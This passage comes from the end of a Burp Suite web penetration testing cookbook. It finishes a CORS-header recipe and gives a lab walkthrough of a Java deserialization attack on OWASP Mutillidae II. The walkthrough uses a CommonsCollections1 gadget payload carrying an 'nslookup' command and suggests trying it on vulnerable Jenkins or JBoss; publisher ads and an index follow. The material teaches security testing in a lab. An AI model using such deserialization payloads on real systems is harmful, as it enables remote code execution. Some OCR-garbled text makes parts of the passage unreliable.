The screenshot shows the OWASP Mutillidae II interface. At the top, there is a navigation bar with links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View. Below the navigation bar is a sidebar with categories like OWASP 2013, OWASP 2010, OWASP 2007, Web Services, HTML 5, Others, and Documentation. The 'HTML 5' category is currently selected. Under 'HTML 5', there are sub-links for HTML 5 Web Storage, JavaScript Object Notation (JSON), and Asynchronous JavaScript and XML (AJAX). The 'Asynchronous JavaScript and XML (AJAX)' link is highlighted with a red box. The main content area is titled 'Pen Test Tool Lookup (AJAX Version)' and contains a 'Back' button with a blue arrow icon, a 'Help Me!' button with a red circle icon, and a 'Hints' input field. A status bar at the bottom of the sidebar says 'Version of page'.

2. Select a tool from the listing and click the **Lookup Tool** button:



3. Switch to the **Burp Proxy | HTTP history** tab and find the request you just made from the **AJAX Version Pen Test Tool Lookup** page. Flip to the **Response** tab:

Target	Proxy	Spider	Scanner	Intruder	Repeater	Sequencer	Decoder	Comparer	Extender	Project options	User options	Alerts	JSON Beautifier	JSON Web Tokens	Java Serial Killer
<a href="#">Intercept</a>	<a href="#">HTTP history</a>	<a href="#">WebSockets history</a>	<a href="#">Options</a>												
Filter: Showing all items															
#	Host	Method	URL	Para.	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies	
109	http://192.168.56.101	POST	/multidiae/ajax/lookup-pen-test-tool.php		✓	200	778	JSON	php				192.168.56.101		
<a href="#">Request</a> <a href="#">Response</a>															
<a href="#">Raw</a> <a href="#">Headers</a> <a href="#">Hex</a> <a href="#">JSON Beautifier</a>															
<pre>HTTP/1.1 200 OK Date: Fri, 14 Sep 2018 16:54:36 GMT Server: Apache/2.2.14 (Ubuntu) wdd-mono/C.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.30 mod_perl/2.0.4 Perl/v5.10.1 X-Powered-By: PHP/5.3.2-1ubuntu4.30 Expires: Mon, 22 Jul 1997 01:00:00 GMT Cache-Control: no-cache, must-revalidate Pragma: no-cache Content-Length: 295 Connection: close Content-Type: application/json  {"query": {"toolIDRequested": "12", "penTestTools": [{"tool_id": "12", "tool_name": "XSS Me", "phase_to_use": "Discovery", "tool_type": "Fuzzers", "comment": "Firefox add-on. Attempts common strings which elicit responses from databases when SQL injection is present. Not compatible with Firefox 0.0."}]}}</pre>															

4. Let's examine the headers more closely by selecting the **Headers** tab of the same **Response** tab. Though this is an AJAX request, the call is local to the application instead of being made to a cross-origin domain. Thus, no CORS headers are present since it is not required. However, if a call to an external domain were made (for example, Google APIs), then CORS headers would be required:

The screenshot shows the NetworkMiner interface. At the top, there are tabs for Intercept, HTTP history, WebSockets history, and Options. Below that is a filter bar with the text "Filter: Showing all items". A table lists a single item: # 189, Host http://192.168.56.101, Method POST, URL /mutilidae/ajax/lookup-pen-test-tool.php. Below the table, there are Request and Response tabs, with Request selected. Under Request, there are four sub-tabs: Raw, Headers (which is highlighted with a red border), Hex, and JSON Beautifier. The main area displays the response headers in a table with columns Name and Value.

Name	Value
HTTP/1.1	200 OK
Date	Fri, 14 Sep 2018 16:54:36 GMT
Server	Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with PHP/5.3.2-1ubuntu4.30
X-Powered-By	PHP/5.3.2-1ubuntu4.30
Expires	Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control	no-cache, must-revalidate
Pragma	no-cache
Content-Length	295
Connection	close
Content-Type	application/json

5. In an AJAX request, there is a call out to an external URL (for example, a cross-domain). In order to permit the external domain to receive DOM information from the user's browser session, CORS headers must be present, including `Access-Control-Allow-Origin: <name of cross domain>`.
6. In the event the CORS header does not specify the name of the external domain and, instead, uses a wild card (\*), this is a vulnerability. Web pentesters should include this in their report as a misconfigured CORS headers vulnerability.

## How it works...

Since the AJAX call used in this recipe originated from the same place, there is no need for CORS headers. However, in many cases, AJAX calls are made to external domains and require explicit permission through the HTTP response `Access-Control-Allow-Origin` header.

## See also

For more information on misconfigured CORS headers, see this PortSwigger blog entry at <https://portswigger.net/blog/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>.

## Performing Java deserialization attacks

**Serialization** is a mechanism provided in various languages that allows the saving of an object's state in binary format. It is used for speed and obfuscation. The turning of an object back from binary into an object is **deserialization**. In cases where user input is used within an object and that object is later serialized, it creates an attack vector for arbitrary code-injection and possible remote code-execution. We will look at a Burp extension that will assist web-penetration testers in assessing applications for Java Deserialization vulnerabilities.

## Getting Ready

Using OWASP Mutillidae II and a hand-crafted serialized code snippet, we will demonstrate how to use the **Java Serial Killer Burp** extension to assist in performing Java deserialization attacks.

## How to do it...

1. Switch to Burp **BApp Store** and install the **Java Serial Killer** plugin:

The screenshot shows the Burp Suite interface with the 'BApp Store' tab selected. The top navigation bar includes tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, and Project. Below the navigation bar, there are four buttons: Extensions (selected), BApp Store, APIs, and Options. The main content area is titled 'BApp Store' and contains the message: 'The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.' A table lists installed extensions, with one row highlighted for 'Java Serial Killer'. The table columns are: Name, Installed, Rating, Popularity, Last updated, and Detail. The 'Java Serial Killer' row shows a checkmark in the Installed column, a 5-star rating, low popularity, and was last updated on 30 Jan 2017.

Name	Installed	Rating	Popularity	Last updated	Detail
Java Serial Killer	✓	5★	Low	30 Jan 2017	

In order to create a scenario using a serialized object, we will take a standard request and add a serialized object to it for the purposes of demonstrating how you can use the extension to add attacker-controlled commands to serialized objects.

2. Note the new tab added to your Burp UI menu at the top dedicated to the newly-installed plugin.
3. Navigate to the Mutillidae homepage.

4. Switch to the **Burp Proxy | HTTP history** tab and look for the request you just created by browsing to the Mutillidae homepage:

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
110	http://192.168.56.101	GET	/mutillidae/			200	46134	HTML	

The request details are as follows:

```

GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
  
```


A context menu is open over the selected request, with the 'Send to Java Serial Killer' option highlighted.

Unfortunately, there aren't any serialized objects in Mutillidae so we will have to create one ourselves.


5. Switch to the **Decoder** tab and copy the following snippet of a serialized object:

```
AC ED 00 05 73 72 00 0A 53 65 72 69 61 6C 54 65
```


6. Paste the hexadecimal numbers into the **Decoder** tab, click the **Encode as...** button, and select base 64:




7. Copy the base-64 encoded value from the **Decoder** tab and paste it into the bottom of the request you sent to the **Java Serial Killer** tab. Use *Ctrl + C* to copy out of Decoder and *Ctrl + V* to paste it anywhere in the white space area of the request:



8. Within the **Java Serial Killer** tab, pick a Java library from the drop-down list. For this recipe, we will use **CommonsCollections1**. Check the **Base64 Encode** box. Add a command to embed into the serialized object. In this example, we will use the **nslookup 127.0.0.1** command. Highlight the payload and click the **Serialize** button:



9. After clicking the **Serialize** button, notice the payload has changed and now contains your arbitrary command and is base-64 encoded:



The screenshot shows the Metasploit interface with the following details:

- Buttons:** Go, Serialize (highlighted), Base64 Encode, CommonsCollections1, ?
- Text Input:** Command: nslookup 127.0.0.1
- Tab Selection:** Raw (highlighted), Params, Headers, Hex
- Raw Request:**

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 1880
```
- Base64 Encoded Response (Visible in the interface):**

```
r00ABXNyADJzdW4ucmVmbGVjdC5hbmb5vdGF0aW9uLkFubm90YXRpb25JbnZvY2F0aW9uSGFuZGx1c1MK9Q8V
y361AgACTAAMBwVtYmVyVmFsddWVzdAAPTGFphdmEvdXPpbC9NYXA7TAAEdH1wZXQAEUxqYXZhL2xhbmccvQ2xh
c3M7eHBz fQAAAAEADWphdmEudXPpbC5NYXB4cgAXamF2YS5sYW5nLnJ1Zmx1Y3QuUHJveHnhJ9ogzBDBywIA
AUwAAWhOACVMMamF2YS9sYW5nL3Jzmx1Y3QvSW52NhdGlvbkhbbmRsZXI7eHBzcQB+AABzcgAqb3JnLmFw
YWN0ZS5jb21tb25zLmNvbGx1Y3Ppb25zLmihcC5MYXp5TWFwbuWUgp5SEJQDAAFMAAdmYWN0b3J5dAAsTGC9y
Zy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcmljcjt4cHNyADpvcmcuYXBhY2h1LmNvbW1v
bnMuY29sbGVjdG1vbnMuZnVuY3RvcnMuQ2hhaW512FRyYW5zZm9ybWVvMeX7Ch61wQCAAFbAA1pVHJhbnNm
b3JtZXJzdAAtW0xvcmcvYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuVHJhbnNb3JtZXI7eHB1cgAtW0xv
cmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuVHJhbnNb3JtZXI7vVYq8dg0GJrCAAB4cAAAAAVzcgA7
b3JnLmFwYWN0ZS5jb21tb25zLmNvbGx1Y3Ppb25zLmZlbnNb3JzLkNvbnn0YWS0VHJhbnNb3JtZXJYdpAR
QQKx1AIAAUwACW1Db25zdGFudHQAErxqYXZhL2xhbmccvT2JqZWN003hwdnIAEWphdmEubGFuZy5SdW50aW11
AAAAAAAAAAAAAB4cHNyADpvcmcuYXBhY2h1LmNvbW1vbnMuY29sbGVjdG1vbnMuZnVuY3RvcnMuSW52b2t1
c1RyYW5zZm9ybWVvhy+j/a3t8zjgCAAMbAAVpQXJnc3QAE1tMamF2YS9sYW5nL09iamVjdDtMAAtpTWV0aG9k
TmFtZXQAErxqYXZhL2xhbmccvU3RyaW5n01sAC21QYXJhbVR5cGVzdAASt0xqYXZhL2xhbmccvQ2xhc3M7eHB1
cgATW0xqYXZhLmxbmccvT2JqZWN005DOWJ8QcylsAgAAeHAAAAACdAAKZ2V0UnVudGltZXVvABJbTGphdmEu
bGFuZy5DbGFzczurFteuy81amQIAAHhwAAAAAHQACWd1dE11dGhvZHvxAH4AHgAAA AJ2cgAQamF2YS5sYW5n
L1N0cmLuZ6DwpDh607NCAGAAeHB2cQB+AB5zcQB+ABZ1cQB+ABsAAAACcHVxAH4AGwAAAAB0AAZpbnnZva2V1
cQB+AB4AAAAACdnIAEGphdmEubGFuZy5PYmp1Y3QAAAAAAAAAAHhwdnEAfgAbc3EAfgAWdXIAEltManF2
YS5sYW5nL1N0cmLuZzut01bn6R17RwIAAHhwAAAAAXQAEm5zbG9va3VwIDEyNy4wLjAuMXQABGV4ZWN1cQB+
AB4AAAABcQB+ACNzcQB+ABFzcgARamF2YS5sYW5nLfludGVnZXIS4qCh94GH0AIAAUrABXzhbHV1eHIAEGph
dmEubGFuZy50dW1iZXKGrJUdC5TgiwIAAHhwAAAAAXNyABFqYXZhLnV0aWwuSGFzaElhcAUH2sHDfmdRawAC
RgAKbG9hZEZhY3RvcnRACXRoemVzaG9sZHhwPOAAAAAAAAAB3CAAAAABAAAAAeHh2cgASamF2YS5sYW5nLk92
ZXJyaWR1AAAAAAAAAAAB4cHEAfgA6
```

10. Click the **Go** button within the **Java Serial Killer** tab to execute the payload. Even though you may receive an error in the response, ideally, you would have a listener, such as `tcpdump`, listening for any DNS lookups on port 53. From the listener, you would see the DNS query to the IP address you specified in the `nslookup` command.

## How it works...

In cases where application code receives user input directly into an object without performing sanitization on such input, an attacker has the opportunity to provide arbitrary commands. The input is then serialized and run on the operating system where the application resides, creating a possible attack vector for remote code execution.

## There's more...

Since this recipe scenario is a bit contrived, you may not receive a response on your network listener for the `nslookup` command. Try the recipe again after downloading a vulnerable version of an application with known Java deserialization vulnerabilities (that is, Jenkins, JBoss). Reuse the same steps shown here, only change the target application.

## See also

- For more information about real-world Java deserialization attacks, check out these links:
  - **Symantec:** [https://www.symantec.com/security\\_response/attacksignatures/detail.jsp?asid=30326](https://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=30326)
  - **Foxglove Security:** <https://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/>
- To read more about this Burp plugin, check out <https://blog.netspi.com/java-deserialization-attacks-burp/>

# Other Books You May Enjoy

If you enjoyed this book, you may be interested in these other books by Packt:




## **Web Penetration Testing with Kali Linux - Third Edition**

Gilberto Najera-Gutierrez

ISBN: 978-1-78862-337-7

- Learn how to set up your lab with Kali Linux
- Understand the core concepts of web penetration testing
- Get to know the tools and techniques you need to use with Kali Linux
- Identify the difference between hacking a web application and network hacking
- Expose vulnerabilities present in web servers and their applications using server-side attacks
- Understand the different techniques used to identify the flavor of web applications
- See standard attacks such as exploiting cross-site request forgery and cross-site scripting flaws
- Get an overview of the art of client-side attacks
- Explore automated attacks such as fuzzing web applications



## **Advanced Infrastructure Penetration Testing**

Chiheb Chebbi

ISBN: 978-1-78862-448-0

- Exposure to advanced infrastructure penetration testing techniques and methodologies
- Gain hands-on experience of penetration testing in Linux system vulnerabilities and memory exploitation
- Understand what it takes to break into enterprise networks
- Learn to secure the configuration management environment and continuous delivery pipeline
- Gain an understanding of how to exploit networks and IoT devices
- Discover real-world, post-exploitation techniques and countermeasures

## **Leave a review - let other readers know what you think**

Please share your thoughts on this book with others by leaving a review on the site that you bought it from. If you purchased the book from Amazon, please leave us an honest review on this book's Amazon page. This is vital so that other potential readers can see and use your unbiased opinion to make purchasing decisions, we can understand what our customers think about our products, and our authors can see your feedback on the title that they have worked with Packt to create. It will only take a few minutes of your time, but is valuable to other potential customers, our authors, and Packt. Thank you!

# Index

## A

- account provisioning process
  - testing, via REST API 126, 127, 131, 134
- Active Scan++ Extension
  - working with 297, 298, 299

## B

- backtracking 142
- Broken Web Application (BWA) 11
- browser cache weaknesses
  - testing for 124, 125, 126
- Burp Collaborator
  - used, for determining SSRF 313, 315, 317, 319, 321
- Burp Proxy Listener 7
- Burp
  - downloading 8, 10
  - initiating, at command line 17, 20
  - software tool, prerequisites 9
  - URL 9
  - used, for listening HTTP traffic 21, 24
- business logic data validation
  - testing 185, 191, 194, 197
- bypassing authentication schemes
  - testing for 118, 119, 120, 123, 124

## C

- Certificate Authority (CA) 51
- Clickjacking
  - about 248
  - testing for 248, 250, 251
- client-side resource manipulation
  - testing for 263, 264, 266, 267
- command injection
  - testing for 242, 243, 244, 245, 246
- cookie attributes

- testing for 165, 166, 167
- cookie jar
  - about 282
  - working 282, 283, 285, 286, 287
- CORS
  - testing 322, 323, 325
- Cross-Site Request Forgery (CSRF)
  - testing for 175, 180, 183
- cross-site scripting (XSS) 96, 215, 222, 252

## D

- Damn Vulnerable Web Application (DVWA) 197
- Decoder
  - using 35, 36, 37
- directory brute-forcing 142
- directory climbing 142
- directory traversal
  - testing for 136, 137, 139, 141
- Document Object Model (DOM) 252
- DOM-based cross-site scripting
  - testing for 252, 254, 255
- Domain Name System (DNS) resolution 59
- dot-dot-slash attack (..) 142

## E

- exposed session variables
  - testing for 171, 172, 174

## G

- graphical user interface (GUI) 17

## H

- HTML injection
  - testing for 260, 262, 263
- HTTP Parameter Pollution (HPP)
  - about 236

testing for 236, 237, 240

## HTTP traffic

listening, Burp used 21, 24

## HTTP verb tampering

testing for 232, 235

## HttOnly 165

## Hypertext Transport Protocol (HTTP) 51

## Hypertext Transport Protocol Secure (HTTPS) trust, establishing 51, 52, 55

# I

## Insecure Direct Object Reference (IDOR)

testing for 153, 155, 157, 158

## Internet Protocol (IP) 7

## Intruder

Attack Results 44

Grep - Extract 46

Grep - Match 45

Grep - Payloads 46

Options tab 43

Payload Encoding 43

Payload Options section 41

Payload Processing 42

Payload Sets 41

Payloads tab 41

Positions tab 40

redirections 47

Request Engine 44

Request Headers 43

Start attack button 47, 49

target tab 40

using 37, 38

## issues

reporting 96, 97, 100

# J

## Java deserialization attacks

performing 325, 326, 327, 330, 331

references 331

## JavaScript execution

testing for 256, 257, 258, 260

## JWT

working with 307, 309, 311, 312

# L

## Local File Include (LFI)

testing for 142, 144, 146

# M

## Manual-Scan Issues Extension

issues, creating 291, 292, 295, 296

## Message Editor

about 30

working 31, 32

# O

## OneLogin

URL 307

## OWASP BWA VM

URL 11

## OWASP Mutillidae II 25

# P

## pentester plugins

adding 287, 289, 291

## polyglots

about 215

malicious files, uploading 215, 217, 220, 221

## PortSwigger

URL 18

## privilege escalation

testing for 150, 151, 153

## process-timing attacks

performing 201, 203, 205, 206

## Project options

Connections tab 55

HTTP tab 60

Misc tab 65, 66

Sessions tab 63

setting 55

SSL tab 61

## proof of concept (PoC) 251

## Proxy service 21

# R

## reflected cross-site scripting

testing for 223, 225, 228, 229

## Remote File Inclusion (RFI)

- testing for 147, 149, 150
- Repeater**  
using 33, 34
- Representational State Transfer (REST) API**  
account provision process, testing 126, 127, 131, 134
- S**
- Same-Origin Policy (SOP) 322
- Scanner**  
active scanner 83  
passive scanner 83  
using 83, 85, 88, 90, 92, 94, 95
- Sequencer**  
used, for testing session token strength 160, 163, 165
- serialization** 325
- session fixation attack** 160
- session fixation**  
testing for 168, 171
- session token strength**  
testing, with Sequencer 160
- session-handling macros**  
creating 269, 271, 273, 276, 279, 281, 282
- Spider**  
Control tab 72  
Options tab 74, 76, 77  
using 72, 77, 80, 82
- splash screen** 19
- SQL injection**  
testing for 240, 241, 242
- SSRF**  
determining, with Burp Collaborator 313, 315, 319, 321  
URL 321  
used, for determining Burp Collaborator 317
- stored cross-site scripting
- testing for 229, 231
- T**
- Target Site Map**  
setting up 26, 27, 29
- U**
- UI redress attack 248
- user options**  
Display tab 68  
Misc tab 70, 71  
setting 67  
SSL tab 68
- username enumeration**  
performing, against target application 103, 106, 109, 111
- V**
- virtual machine (VM)** 7
- W**
- weak lock-out mechanisms**  
testing 111, 112, 115, 117, 118
- weak validation**  
bypassing 197, 199, 200
- web app pentesting lab**  
setting up 11  
software tool, requisites 11, 14, 16
- whitelisting** 197
- workflows**  
circumvention, testing for 206, 207, 209, 210, 213, 214
- X**
- XXE attacks**  
performing 301, 303, 304, 305, 306